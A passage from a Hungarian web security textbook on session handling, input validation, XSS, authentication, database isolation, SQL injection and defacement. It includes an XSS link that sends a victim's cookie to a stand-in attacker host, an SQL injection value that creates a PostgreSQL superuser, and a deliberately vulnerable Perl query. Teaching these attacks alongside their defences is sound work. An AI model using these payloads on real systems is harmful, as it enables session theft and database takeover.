
a) A támadó az alkalmazás működésének alapos megfigyelése után olyan kéréssel téveszti meg azt, amely lehetővé teszi a jogosultság kezelés kijátszását.

Megoldások

a1) Minden lépésnél azonosítani kell a felhasználót.

a2) Ha lehet, a nyelv beépített folyamatkezelő mechanizmusát kell használni.

A HTTP jellegéből adódóan a Web alapú alkalmazásoknak komoly gondot jelent az állapottartás. Minden egyes kérés egymástól teljesen független, így az alkalmazásnak minden esetben meg kell állapítania, hogy a felhasználó éppen melyik működési fázisban van. Erre a problémára több megoldás lehetséges. Gyakori, hogy a webalkalmazás olyan rejtett mezőket helyez el a formon, amely lehetővé teszi, hogy a kérés megérkezésekor a kliens állapotát a rendszer azonosítsa. Nézzünk egy példát. Adott egy adatbeviteli rendszer, amely több egymást követő form segítségével kéri be az adatokat a felhasználótól. Minden form kitöltése után a kliens az előzőtől látszólag független kérést (pl. POST-ot) küld a szerveralkalmazásnak. A felhasználó által korábban már bevitt adatokat átmenetileg le kell tárolni, azokat az újabb bevitt adatokhoz kell kapcsolni. Erre a szerver minden esetben elhelyezhet egy-egy rejtett mezőt az űrlapon, vagy beállíthat egy websütit, amely azonosítja a folyamatot, így a korábbi lépések az aktuális kéréshez kapcsolhatók. Amennyiben ez a mechanizmus nem kellő körültekintéssel van megtervezve vagy kivitelezve, akkor egy támadó megtéveszteti a webalkalmazást, és átugorhat olyan lépéseket, amelyek fontosak az azonosítás vagy az autorizáció szempontjából. Ennek elvi sémáját láthatjuk az ábrán. Amennyiben ez összekapcsolódik más fejlesztési hibákkal, akkor katasztrofális következményei lehetnek.



Ábra 50. Lépések átugrása egy session alatt

Ha a webalkalmazás által használt nyelv kínál beépített segítő eszközöket (pl. PHP Session funkciók), akkor javasoljuk használatukat, mivel ezek az eszközök általában megfelelően tervezettek, így a hibák egy része elkerülhető. Ha ilyen nincs, vagy túl sok potenciális biztonsági problémával járna, akkor készíthető olyan saját démon, amely minden felhasználóról képes folyamatosan kapcsolatinformációkat őrizni, így egyfajta állapottér-tartó rendszer alakítható ki, amelyet sokkal nehezebb lesz rászedni egy-egy lépés kihagyásával, vagy egy websüti ellopása után egy másik IP címről indított támadással.

Ajánlatos úgy megtervezni az alkalmazást, hogy a felhasználó azonosítása után folyamatosan küldjön titkosított azonosító adatokat (pl. websütiben), így minden lépés elvégzése előtt azonosítani lehet. Ezzel elkerülhető, hogy a támadó egy olyan lépésnél kezdje meg a folyamatot, ahol az alkalmazás már nem végez jogosultság ellenőrzést.

4.10.9.3 Tervezési és programozási hibák

A felmerülő veszélyek

a) A támadó nem megfelelő adatbevitellel olyan reakcióra kényszeríti a rendszert, amelyet az eredeti tervek nem tartalmaztak, vagy kikerüli a rendszer autorizációs mechanizmusát.

b) Az azonosítást a webalkalmazás végzi, az azonosítási információk a kapcsolat lehallgatásával megszerezhetők.

c) A webalkalmazás fejlesztő nyelvének speciális lehetőségeinek hibás alkalmazása miatt bizalmas adatok válnak hozzáférhetővé.

d) A támadó megfelelően formázott string bevitellel a rendszert olyan SQL lekérdezés összeállítására kényszeríti, amely illetéktelen hozzáféréshez vagy adatokhoz juttatja a támadót.

Megoldások

a1) A felhasználótól érkező adatokat hibatűrő módon minden esetben ellenőrizni kell. Ha a támadásnak csak a gyanúja is felmerül, a kérést el kell utasítani.

b1) HTTPS használata.

b2) Az azonosítási információk titkosított átadása.

c) A használt nyelvet alaposan meg kell ismerni már a tervezési periódus előtt, különös tekintettel annak biztonsági problémáira és lehetőségeire.

d1) A bemenő adatok hibatűrő ellenőrzése.

d2) Az adatbázis rendszer jogosultságainak körültekintő kiosztása, a felhasználó autentikációja az adatbázisban.

Az első és legfontosabb dolog a biztonságos programrendszer fejlesztése közben a felhasználó által befolyásolható bemenő adatok alapos ellenőrzése. Mivel a felhasználónak kizárólag itt van lehetősége befolyásolni a rendszer működését, így ha körültekintő tervezéssel és tökéletes implementációval elkerüljük a nem elfogadható adatbevitelt, akkor a program biztonsága nagymértékben nő. Erre több lehetőség van, minden esetben érdemes hibatűrő megoldást választani. Nem helyes például az az ellenőrzési stratégia, amely azt akarja megállapítani, hogy egy bevitt, később egy lekérdezés részeként felhasznált kifejezés nem tartalmaz-e tiltott karaktereket. Természetesen nem lehetetlen minden tiltott karakter összegyűjtése, de mivel ez bizonyos esetekben a többféle felhasznált segédeszközben más és más lehet (pl. szkriptnyelv, shell, SQL stb.), így ennek megvalósítása vagy lehetetlen, vagy nagyon nehéz és sok hibalehetőséggel jár. A helyes stratégia ezzel szemben annak ellenőrzése, hogy a bevitt adat pontosan olyan karakterekből áll-e, és olyan formátumú-e (hossz, tartalom stb.), ami megengedett? Ezzel a hozzáállással a legrosszabb eset az lehet, hogy néhány helyes esetet hibásnak minősít az ellenőrző mechanizmus. Mivel azonban ilyen esetben a rendszer meg fogja tagadni a kérést, így ezeket a hibákat a későbbiekben könnyen ki lehet javítani, és biztosan nem kerül hibás adat a rendszerbe, és ami fontosabb: nem lehet hibás bevitellel térdre kényszeríteni a rendszert.

Fontos megjegyezni, hogy bizonyos esetekben a felhasználó olyan helyen is képes adatot bevinni a rendszerbe, amire a tapasztalatlan tervezők és fejlesztők első pillanatban nem is gondolnak.

Erre jó példa azoknak a rendszerhívásoknak a befolyásolása, amelyek valamilyen környezeti változó értékét is figyelembe veszik a működésük során. Például Unix jellegű rendszereken a C programozási nyelv lehetőséget ad külső programok futtatására úgy is, hogy a rendszer a PATH környezeti változóból veszi a binárisok lehetséges helyét (execlp, execvp). Ha a program setuid, akkor ilyen esetben komoly biztonsági problémát okozhat ezeknek a függvényeknek a használata, mivel a támadó a saját programjára irányíthatja a futtatási szándékot a PATH módosításával.

Mivel a HTTP nem állapottartó protokoll, ezért a webalkalmazások tervezőinek különös figyelemmel kell az azonosítási és feljogosítási rendszert megalkotni. Ahogy azt a Működési állapot részben is láttuk, a tervezés hibájából adódóan a webalkalmazás azonosítási rendszere bizonyos esetekben kijátszható. További gond lehet, hogy a hálózati struktúra és az adatbázis azonosítás hibás kialakítása miatt lehetővé válhat az adatbázisban elhelyezkedő adatok olvasása, rossz esetben írása. Ezt egy következő alfejezetben tárgyaljuk részletesebben.

A bevitt adatok ellenőrzésének hiányából vagy elégtelenségéből adódik egy nagyon gyakran elkövetett hiba, az SQL befecskendezés (SQL Injection). Erről az adatbázisokkal kapcsolatos hibáknál szólunk.

4.10.9.4 Oldalközi szkriptelés (Cross site scripting, XSS vagy CSS)

Ez is programozási hiba, de mivel annyira gyakori és nagy jelentőségű, ezért egy külön részfejezetet szenteltünk neki. A Web hőskorában mindenki megbízott a többiekben, és fontos szempont volt, hogy a felhasználók által használt fórumok, levelező rendszerek jól használhatók és szépek legyenek, ezért sok rendszeren lehetővé tették, hogy a fórumokon a szövegen kívül a közvetlen HTML formátumú vezérlőszekvenciák és Java Script betétek bevitelét. Hamar kiderült, hogy ez biztonsági problémákat rejt, így ma már csak komoly ellenőrzés után lehet Java Scriptet illeszteni egy webes felületen bevitt adatba. Ha lehet, akkor a bevitt adatokból jobb ezeket teljesen kiszűrni. A bevitt adatok alatt most azt értjük, hogy *minden* felhasználó által bevitt adatból. Nézzük az alábbi Perl példasort (nagyon gyakori hiba):

```
printf("<b>Ez az URL hibás: %s</b>\n", $url);
```

A fejlesztők talán tökéletesen leellenőrizték az összes beviteli mező által átadott információt, ezt azonban elfelejtették. Ha ilyen esetben a támadó rászedi az áldozatot, hogy bökjön az alábbi linkre:

```
http://www.mibénákvagyunk.hu/cgi-
bin/gagyi.cgi?url=<script>document.location='http://www.gonoszsütilopó.hu/cgi-
bin/suti.cgi?%20+document.cookie</script>
```

akkor kész a baj. Tehát minden bevitt adatot ellenőrizni kell, legjobb, ha a program megjelenítés előtt minden „<” karaktert lecserél „&lt” szekvenciára, és minden „>”-t pedig „&gt”-re. Így már nem lehet a böngészővel végrehajtatható Java Scriptet bevinni.

Fontos megérteni, hogy hogyan tudnak ezzel kárt okozni a támadók. Magát a rendszert általában nem tudják a módszer segítségével megtámadni (kivéve, ha adminisztrátor jogosultságaihoz sikerül hozzáférni), lehetőségük van viszont másik felhasználó adatait megszerezni. A módszer lényege, hogy ha a megjelenítendő adatok közé be lehet szúrni kliens oldali aktív tartalmat (pl. Java Script, VBScript, ActiveX) vagy valamilyen linket, akkor a felhasználó adataihoz hozzá lehet férni, vagy rá lehet szedni, hogy egy elhamarkodott kattintással olyan folyamatot indítson el, amit nem szeretett volna.

Ha a támadónak lehetősége van közvetlen szkript beszúrásra, akkor képes lehet a felhasználó websütijeit ellopni, megmérgezni, a felhasználóról adatokat gyűjteni, a böngészőjének beállításait megváltoztatni, DoS támadást indítani egy weboldal ellen, és végső esetben egy

böngészőhiba miatt akár parancsokat futtatni. Előfordulhat, hogy a felhasználót a hibát tartalmazó részre még el kell terelni, ennek érdekében a támadó olyan linket készít, amelyre a gyanútlan felhasználó rákattint. Ha a támadó ilyen linket akar elhelyezni a felhasználó előtt, akkor egy fórum felületén vagy Web alapú levelező rendszernél nem kell sokat okoskodnia. A rosszindulatú tartalom elrejtésére itt is használják a különböző URL rejtési technikákat. Ha az áldozat a linkre kattint, akkor a támadó által preparált weboldal rész minden lehetséges információt összegyűjt róla, amit csak lehetséges, majd visszaad egy látszólag ártalmatlan oldalt, hogy a felhasználó nehogy gyanút fogjon. Ilyen módszerrel az azonosításra használt websütik is ellophatók, így kijátszhatók a webalkalmazások védelmi mechanizmusai. Ez nagyon veszélyes probléma lehet egy olyan rendszeren, ami nem egyszerű Web alapú üzenőtábla, hanem valamilyen bizalmas adatokat is tárol.

A webalkalmazások fejlesztőinek a fentiek miatt minden esetben alaposan, hibatűrő módon le kell ellenőrizniük a felhasználótól érkező adatokat, és minden nem kívánt karakter észlelése esetén el kell utasítaniuk a kérést. Ez kisebb problémákat okozhat, de lehetővé teszi a nagyobb gond elkerülését.

4.10.9.5 A felhasználók azonosítása webalkalmazások esetén

A dinamikus webszerverek nem minden esetben szolgáltatnak nyilvános adatokat, ezért itt is beszélni kell a felhasználók azonosításáról és feljogosításáról. A webalkalmazások fejlesztői a weboldal kinézetébe illeszkedés és néha az ismeretek hiánya miatt a felhasználó azonosítására egyre gyakrabban saját azonosítási módszereket használnak, amelyek beépülnek a webalkalmazás arculatába. Természetesen nem az a gond, hogy a fejlesztők nem a HTTP erre kitalált eszközével (WWW-Authenticate) oldják meg az azonosítást, hanem az, hogy sajnos gyakran komoly hibákat ejtenek az azonosítási rendszer tervezésénél vagy fejlesztésénél, így az nem ér egy fabatkát sem.

A fejlesztők gyakran olyan varázslatokban bíznak, amelyek egyértelműen a “security through obscurity” kategóriába tartoznak. Néhány példa:

- Az alkalmazásazonosítás után nem gondoskodik róla, hogy az azonosítási információk a felhasználónál folyamatosan ellenőrizhetők legyenek. A fejlesztők úgy gondolják, hogy azok a hosszú és bonyolult stringek, amelyeket az azonosított felhasználók használnak az URL-ek paraméterezésére, nem kitalálhatók. Ez természetesen nem több mint hiedelem. Elvileg nem lehetetlen, hogy nem lehet kitalálni egy ilyen URL-t, de ha a támadónak van egy nagy forgalmú Web gyorsítótára, akkor máris hozzáfér ezekhez az információkhoz. Másik megoldás, ha a támadónak sikerül egy linket bejuttatnia, ami az általa mutatott oldalra mutat. Ilyen esetben a böngésző szépen továbbítja a szerver felé az előző címet (referer), így a titok nem titok többé. És még számtalan lehetőség van a „titkos” URL-ek kiderítésére.

- Az alkalmazás paraméterként az URL-hez fűzi a felhasználó azonosítási információit. Mondani sem kell, hogy ilyen esetben a kapcsolat lehallgatása, a kliens böngészőjének adataihoz való hozzáférés és még sok-sok lehetőség van a felhasználó azonosságának megszerzésére.

- Az alkalmazás websütiben tárolja az azonosítással kapcsolatos adatokat, amelyek nem járnak le elég korán, tehát a böngésző leállítása után is megmaradnak. Ilyen esetben a felhasználó böngészőjének adataihoz való hozzáféréssel a támadó hozzájuthat a szükséges információhoz.

- Az alkalmazás websütiben tárolja az azonosítással kapcsolatos adatokat. Ha a kapcsolat lehallgatható, akkor a websüti ellopható. A rendszer XSS hibája esetén a megfelelő felkészültségű támadó képes lehet a websütit ellopni.

Lassan közeledünk egy használható megoldáshoz. Amennyiben a websütiben vagy URL-ben lévő információ titkosítva lenne, akkor már csak az a gond, hogy ilyen esetben a támadó is fel tudja használni a megszerzett adatot azonosításra. Ennek elkerülésére tanácsos az azonosítást egy session-re korlátozni például úgy, hogy megfelelően hamar lejáró websütit használ a rendszer, a websütiben titkosítás előtt egy időpecsétet és a kliens forráscímét is elhelyezi. Alapvető fontosságú, hogy titkosított csatornát (HTTPS) használjon minden olyan rendszer, ahol a biztonság szempont. Ezzel elkerülhetők a lehallgatásból és a kapcsolatlopásból adódó biztonsági problémák.

A websütik védelme nem csak azok ellopásának megakadályozása miatt fontos, hanem a nem kívánt módosítás miatt is. Amennyiben a websüti módosítható, és a rendszer fejlesztői nem helyezik el benne az azonosításhoz használható információkat, akkor egy rosszindulatú felhasználó a websütiben a nevet lecserélve extra jogosultsághoz juthat.

4.10.9.6 Adatbázisok, hálózati topológia

A felmerülő veszélyek

a) Illetéktelenek férhetnek a szkriptek forráskódjához, így érvényes azonosítót szereznek az adatbázishoz.

b) Illetéktelenek férnek közvetlenül az adatbázisban tárolt adatokhoz, és mivel az adatintegritás-védelem alkalmazás-szinten van implementálva, így olyan módosításokat tehetnek az adatbázisban, amely inkonzisztenciához vezet.

Megoldások

a1) A szkriptek ne tartalmazzanak adatbázis azonosítót, a rendszer bízza az autorizációt az adatbázis szerverre.

a2) A szkriptben csak olyan azonosító legyen, amely kizárólag nyilvános adatok olvasását teszi lehetővé.

a3) Az adatbevitel ne közvetlenül az éles adatbázisba történjen, hanem fájlokba vagy átmeneti táblákba.

b) Az adatintegritás védelmet adatbázis szinten kell megvalósítani triggerek, adatbázis szintű beviteli függvények segítségével.

A dinamikus lapok nagyon gyakran (szinte mindig) háttér adatbázisokat használnak az adatok tárolására. A fejlesztők előszeretettel adatbázisokban tartják a felhasználói és rendelési adatoktól a webportál cikkein keresztül még a képeket is. A fejlesztők az alkalmazás tervezésénél gyakran nem fordítanak kellő figyelmet az adatbázis jogosultsági szintjeinek meghatározására és elkülönítésére, valamint az adatok integritásvédelmére, ezért gyakran azt láthatjuk, hogy az alkalmazás egyetlen, minden jogosultsággal rendelkező felhasználó nevében fér hozzá a teljes adatbázishoz. A hozzá nem értést a fejlesztők és adminisztrátorok gyakran olyan tökélyre viszik, hogy az adatbázis azonosítási rendszerét egyszerűen kikapcsolják. Ez sajnos igen általános gyakorlat, hiszen funkcionális szempontból tökéletes, az alkalmazás működését semmi nem

zavarja. Ha az oldalt nem törik fel, talán soha nem tűnik fel senkinek, hogy ha valaki bejut a rendszerre a webszerver felhasználójának nevében *bármit* megtehet az adatbázissal.

Az adatbázis szerver a felhasználók részéről többféleképpen elérhetővé válhat. Hibásan kialakított topológia, rosszul beállított tűzfalak esetén a felhasználók közvetlenül hozzáférhetnek az adatbázis szerverhez. Ha ez nem lehetséges, akkor is számítani kell rá, hogy a támadók bejutnak a webszerverre, és onnan már képesek az adatbázishoz kapcsolódni. Az első lehetőség megakadályozására elegendő azt elérni, hogy ha az adatbázis szerver egy különálló gépen van, akkor azt ne lehessen látni a külső hálózatból, ha pedig a webszerverrel azonos gépen (ez erősen ellenjavallt), akkor a tűzfal tegyen meg mindent, hogy azt illetéktelenek ne érhessék el. Ha azonos gépen van, akkor is úgy kell kialakítani a hálózati (vagy virtuális hálózati) topológiát, hogy kizárólag a webszerver tudjon az adatbázishoz férni. Ez elérhető úgy, hogy az adatbázis szerver csak olyan lábon figyel, amely kívülről közvetlenül nem elérhető (pl. 127/8 hálózat, lo interface), vagy virtuális gép esetén az adatbázis szervert futtató virtuális gép forgalma nincs route-olva a külső hálózati csatolók felé. Az utóbbi komolyabb probléma, hisz a webszervernek mindenképpen el kell érnie az adatbázist. Erre fel lehet építeni még egy védelmi réteget. Ha a biztonságos futási környezet védelmi mechanizmusai lehetővé teszik, akkor a webszerveren kívül minden folyamatnak meg kell tiltani az adatbázis szerver elérését. Ez természetesen a webszervert közvetlen támadásra kényszerítők ellen nem használ, viszont ha valaki képes bejutni a rendszerre, de nem tudja a webszerver programot rászedni a támadásra, akkor bizony nem képes elérni az adatbázis szervert.

Nagyon fontos alaposan átgondolni az adatok hozzáférési jogosultságait. A legjobb, ha a webszerver közvetlenül semmilyen adathoz nem fér hozzá. Ha az adatbázisban foglal helyet a weblap szövege, akkor azt ki lehet generálni statikus lapokká, amit a webszerver már adatbázis hozzáférés nélkül szolgáltathat a felhasználónak. Ennek a módszernek a biztonságon kívül további előnye, hogy a lapok kiszolgálása nem terheli annyira a rendszert, így kisebb teljesítményű gép is elegendő egy feladatra, és a DDoS kivitelezése nehezebbé válik.

Amennyiben a webszervernek mindenképpen hozzá kell férnie az adatbázishoz, akkor a hozzáférés határok közé szorítása a fő cél. Lehetőség szerint a webalkalmazásnak csak olvasási jogot szabad adni. Amennyiben a szervernek írnia is kell valamilyen adatokat, akkor legyen csak hozzáfűzési joga. Ha az alkalmazásnak komolyabb módosítást kell végeznie az adatokon (pl. adminisztrátori teendők), akkor az azonosításhoz használja közvetlenül a felhasználó azonosítási információit. Ennek az az előnye, hogy a felhasználói név és jelszó nem jelenik meg a webalkalmazás forráskódjában, ahhoz ilyen módon nem lehet hozzáférni. A jelszó más módon történő elrablását (pl. XSS, lehallgatás stb.) megfelelő tervezéssel és fejlesztéssel el lehet kerülni.

Ha a webszervernek az adatoknak csak egy részéhez kell hozzáférnie, akkor okos dolog a szükségtelen (gyakran érzékenyebb) adatokat egy másik adatbázis szerveren tartani, és csak a szükséges részeket átemelni. De nem másik adatbázis példányban (db instance), hiszen az egyik adatbázis jogosultságainak sérülése komolyan veszélyeztetheti a másik adatbázis példányt!

Ha az adott webszervernek az adatokat csak olvasnia kell, akkor jó megoldás lehet a webszerver számára egy csak olvasható adatbázis replikát létrehozni. Ilyen eset lehet, ha a külső webszerver egy webportál, amely csak szolgáltatja az adatokat, de írnia nem szabad. Az adatok bevitelét egy belső, tűzfallal leválasztott rendszer irányából egy másik webszerveren, a webalkalmazás egy másik modulján keresztül a szerkesztők végzik. Amikor a szerkesztők bevisznek egy új cikket, akkor a szükséges adatokat a külső webszerver adatbázisára egy egyszerű automatizmussal át lehet vinni. Ha a külső adatbázis megsérül (feltörik a webszervert és az alkalmazást), annak helyes állapota azonnal helyreállítható.

4.10.9.7 SQL befecskendezés (SQL Injection)

A felmerülő veszélyek

a) A bevitt adatok helytelen ellenőrzésével a támadó parancsokat vihet be közvetlenül az adatbázis szerverre.

Megoldások

a1) Ha a nyelv lehetőséget ad rá, akkor a bevitt adatok ellenőrzésének kikényszerítése a fejlesztőkből (pl. Perl taint mód).

a2) Az adatok hibatűrő ellenőrzése felhasználás előtt.

Tipikus webalkalmazás hiba az SQL befecskendezés (SQL Injection), amely a már olyan sokszor említett beviteli ellenőrzés hibájából adódik. Hogyan működik ez a hiba? Lássuk a következő Perl nyelven írt webalkalmazás részletet:

```
sub inject_SQL_2_me
{
    my $offset = $ARGV[0];
    my $query  = "SELECT id, username FROM users ORDER BY username LIMIT 20 OFFSET
$offset;";
    my $result = pg_exec($conn, $query);
}
```

3. példa: Perl programozási nyelvű csipet SQL Injection hibával

Amint jól látszik, a függvény az első argumentumban veszi át a keresés eltolását. Normális esetben, ha a felhasználó nem piszkálja a webes rendszer hívásakor a paraméterlistát, akkor valami ilyesmi lesz a hívás linkje:

```
http://www.azsqlhezminemigenértünk.hu/searchusers.cgi?offs=40
```

Ha azonban a támadó ezt a hívást úgy módosítja, hogy az $offset változó értéke egy SQL parancslezáró, majd egy másik parancs legyen, akkor bizony csúnya munkát végezhet az adatbázisban. Ha például az offset végső értéke:

```
"0; insert into pg_shadow(usename, usesysid, usesuper, usecatupd, passwd) select
'crack', usesysid, 't','t','crack' from pg_shadow where usename='postgres';",
```

és a háttér adatbázis PostgreSQL, akkor a támadó ezzel felvesz egy “crack” nevű felhasználót, akinek mindenhez van joga az adatbázisban. Ennek a problémának az elkerülése (mint oly sok esetben) az SQL parancsba kerülő, felhasználó által bevitt szövegrészek nagyon alapos, hibatűrő vizsgálatával lehetséges.

4.10.9.8 Széles körben elterjedt webalkalmazások

A felmerülő veszélyek

a) Valahol Európában felfedeznek egy hibát egy általánosan elterjedt hírmotorban, és a világ gonosz támadói szépen szisztematikusan feltörik az összes olyan webmotort futtató weboldalt.

Megoldások

a) Frissítés, frissítés, frissítés.

A WWW kliens oldali platformfüggetlensége miatt a fejlesztők egyre szívesebben választják a Web alapú fejlesztést. Igen sok látványos, jól használható eszköz érhető el webes felületre.

Biztonsági szempontból a legérdekesebbek a különböző fórum és híroldal motorok. Ezek azért érdemelnek külön figyelmet, mert amíg egy egyedi fejlesztésű webalkalmazás hibáját csak kevesen keresik, egy általánosan elterjedt fórummotorban talált hiba a támadók hadait indítja meg az adott motort használó weboldalak ellen. Ha egy hiba ismertté válik, akkor bizonyosak lehetünk benne, hogy hamarosan ki is fogják azt használni.

A probléma elhárítására csak a már korábban, a statikus webszerverrel kapcsolatban leírt tanácsokat lehet megismételni. Folyamatosan figyelemmel kell kísérni az adott eszközök levelezési listáit, és ha rendszerünket érintő esemény történik, akkor igen gyorsan frissíteni kell.

4.10.10 Az oldalak lecserélése (deface)

A felmerülő veszélyek

a) A támadó valamilyen módszerrel eléri, hogy a webszerver valamely oldalán ne a helyes tartalom jelenjen meg, hanem valami más, esetleg nem egészen más, csak az új tartalom olyan dolgokat is végez (például jelszavakat és websütiket gyűjt), amelyek veszélyeztetik a biztonságot (ld. még a 10.4 fejezetet).

Megoldások

a1) Az oldalak csak olvashatók a szerver számára.

a2) Az oldalak olyan állományrendszeren vannak elhelyezve, hogy a rendszer ne tudja írni őket.

a3) A csere detektálása után a webszervert vissza kell állítani a helyes állapotba, vagy le kell állítani.

A támadó célja lehet, hogy a webszerver által szolgáltatott lapokat lecserélje, azon üzenetet helyezzen el. Ez nagyon komoly presztízsveszteséget okozhat a weblap fenntartójának. Mindig figyelni kell rá, hogy a webszerver a szolgáltatott lapokat ne tudja írni. Ez elérhető az állományrendszer által nyújtotta jogosultsági rendszer, ha lehetséges, akkor ACL-ek használatával. Minden esetben készíteni kell egy automatizmust, amely időnként automatikusan ellenőrzi az állományok megfelelő jogosultsági beállításait. Ha olyan jogosultságú állományt talál, amely a webszerver felhasználója által írható, akkor riasztania kell az adminisztrátort.

Ha a támadó valamilyen úton eléri, hogy ne a webszerver felhasználójának, hanem egy magasabb jogosultságú felhasználó nevében legyen képes elérni az állományrendszert, akkor ez a megoldás nem elégséges. Amennyiben a webszerver csak statikus lapokat szolgáltat, akkor megoldható, hogy a webtartalmat olyan állományrendszeren helyezzük el, amely normális esetben nem írható a rendszermag által. Ilyen lehet egy ISO 9660 állományrendszer. Ha a támadó olyan magas jogosultságokhoz jut, amivel módosítani tudja a rendszermag működését (pl. modult vagy driver-t tud betölteni, vagy a rendszermagot a memóriában képes módosítani), akkor ez a megoldás sem elégséges. Ilyen esetben egy független rendszer segítségével ellenőrizhető a visszaadott tartalom, és amennyiben az módosult, akkor riasztást küldhet az adminisztrátornak, vagy szükség esetén beavatkozhat. Beavatkozás lehet a rendszer újraindítása sértetlen médiáról (CD), a tartalom cseréje az eredeti állapotra, vagy a webszerver elérhetetlenné tétele. Gyakran az elérhetetlenség jobb, mint a hibás állapot. Ez a módszer még hatékonyabb, ha a kiszolgáló előtt lévő tűzfal ellenőrzi a lapok sértetlenségét, és hiba esetén olyan lapot adhat vissza a kliensnek, amely átmeneti üzemzavart jelez. Ezzel a módszerrel is szerencsés azonnal értesíteni az adminisztrátort.

4.10.11 A kereső rendszerek veszélyei

Vitathatatlanul az Internet leghasznosabb szolgáltatásai a keresőrendszerek. Olyan óriási, áttekinthetetlen ez az elosztott adatbázis, hogy képtelenség benne segédeszköz nélkül megtalálni valamit. Ez az áldás a webszerverek sokasága számára komoly veszélyt is hordoz, mivel a rosszul védett bizalmas adatokat is felindexeli. Ez több szempontból is kínos. Egyrészt ha a bizalmas adatokat tartalmazó oldalunk bekerül a kereső adatbázisába, akkor annak segítségével könnyen rátalálhatnak illetéktelenek. Ha észrevennénk, akkor ez a probléma orvosolható lenne. Sajnos gyakran nem veszik észre, így a biztonságosnak hitt adatok a kereső segítségével elérhetővé válnak.

Itt érdemes újra felidézni azt a tévhitet, hogy ha a weblapon olyan tartalom van, amelyre nem mutat hivatkozás, akkor azt senki nem találhatja meg. Amennyiben a webszerver rendelkezik beépített indexelő eszközzel, akkor egy index állományt nem tartalmazó könyvtár használata esetén könnyen előfordulhat, hogy a gazda akarata ellenére fájl lista készül az adott könyvtárban elhelyezkedő állományokról. Ennek elkerülésére nagyon erősen javasolt az automatikus indexelő funkciók vagy modulok kikapcsolása, így kizárólag a valóban belinkelt állományok lesznek elérhetőek.

Hogyan lehet megtalálni egy ilyen oldalt egy keresőben? Az automatikus indexelő eszközök alapbeállításban egy nagyon jellegzetes lapot állítanak elő. Ha a támadó ennek jellegzetes stringjeire keres, akkor igen nagy valószínűséggel olyan helyekre fog akadni, ahol nem publikusnak szánt adatokat talál. Amennyiben a webszerver gazdája el szeretné kerülni, hogy a kereső egy megadott könyvtárat felindexeljen, akkor elhelyezhet egy **`robots.txt`** állományt, amelyben leírja, hogy mit nem szeretne indexelve látni. Ennek egy komoly hátránya van. Ez a megoldás éppen olyan, mintha kiírnánk a lakás ajtajára: „Kérem, ide ne jöjjön be, mert a lakásban drága ékszereket tartunk.” A keresők robotjait eltéríti az ilyen jelzés, az esetleges támadók azonban éppen ezeket a jelzéseket keresik. A bizalmas adatokat csak azonosítás után szabad elérhetővé tenni, természetesen megfelelő hozzáférés védelemmel.

Amennyiben bizalmas adatokat már felindexelték a kereső robotjai, akkor bizony komoly bajban vagyunk. Nem elég, hogy a támadók rátalálhatnak az adatok helyére, és elérhetik azokat, de amennyiben ezt felfedezzük, és sikerül elérhetetlenné tenni az eredeti forrást, az információk akkor is megmaradhatnak a kereső gyorstárában. Ezért minden esetben már a telepítés során nagyon figyelmesen, többször is ellenőrizzük az adatok elérhetőségét, mert a későbbiekben már nem lehet az egyszer nyilvánosságra került adatokat kivonni az Internetről.

4.10.12 Speciális webszerverek

A hálózaton elérhető eszközök rohamos fejlődése és azok kényelmes adminisztrációjának igénye életre hívta a speciális, mini webszerverek fejlesztését. Ezek a szerverek az adott hálózati eszköz (switch, router, nyomtató stb.) konfigurációjára vannak kifejlesztve. Mivel azonban a fejlesztőik igen gyakran megállnak a tervezésben a funkcionalitás kimódolásánál, ezért ezek az eszközök sokszor komoly hibákat tartalmaznak. Sokszor találhatunk kiskapukat, mivel a fejlesztők úgy vélik, hogy ha a felhasználó elfelejti a jelszavát, akkor is hozzá kell férnie valahogy a rendszerhez. Ez azt okozza, hogy a helyes beállítások ellenére illetéktelenek is hozzáférhetnek az eszközök konfigurációs felületéhez. Nem kell ecsetelnünk, hogy milyen veszélyes lehet ez olyan eszközök esetében, ahol az eszköz biztonsági feladatokat is ellát (pl. VLAN vagy tűzfal funkciók).

Általánosságban elmondható, hogy ha egy mód van rá, akkor okosabb ezt a felületet letiltani, és az eszközök konfigurációját közvetlenül elvégezni (pl. soros kapcsolaton át). Ha nincs más lehetőség, akkor a hozzáférést a lehető legjobban le kell korlátozni (pl. switch-nél egy portra, a hálózat egy bizonyos tartományára), az alapértelmezett jelszót mindenképpen le kell cserélni, ügyelve arra, hogy olyan erősségű jelszót állítsunk be, amely erőből (brute force) sem támadható meg könnyen. Ellenőrizni kell, hogy az adott eszköz dokumentációja említ-e kiskaput, ha igen, akkor azt le kell tiltani, ha az eredeti gyári eszközzel nem lehetséges, akkor firmware frissítés után. Fontos tudni, hogy ezeknek az eszközöknek is létezik biztonsági frissítése, így ha van, akkor fel kell iratkozni a biztonsági levelező listájára, és szükség esetén azonnal frissíteni kell.

4.10.13 Kliens oldali biztonsági kérdések

4.10.13.1 A böngésző biztonsági hibái

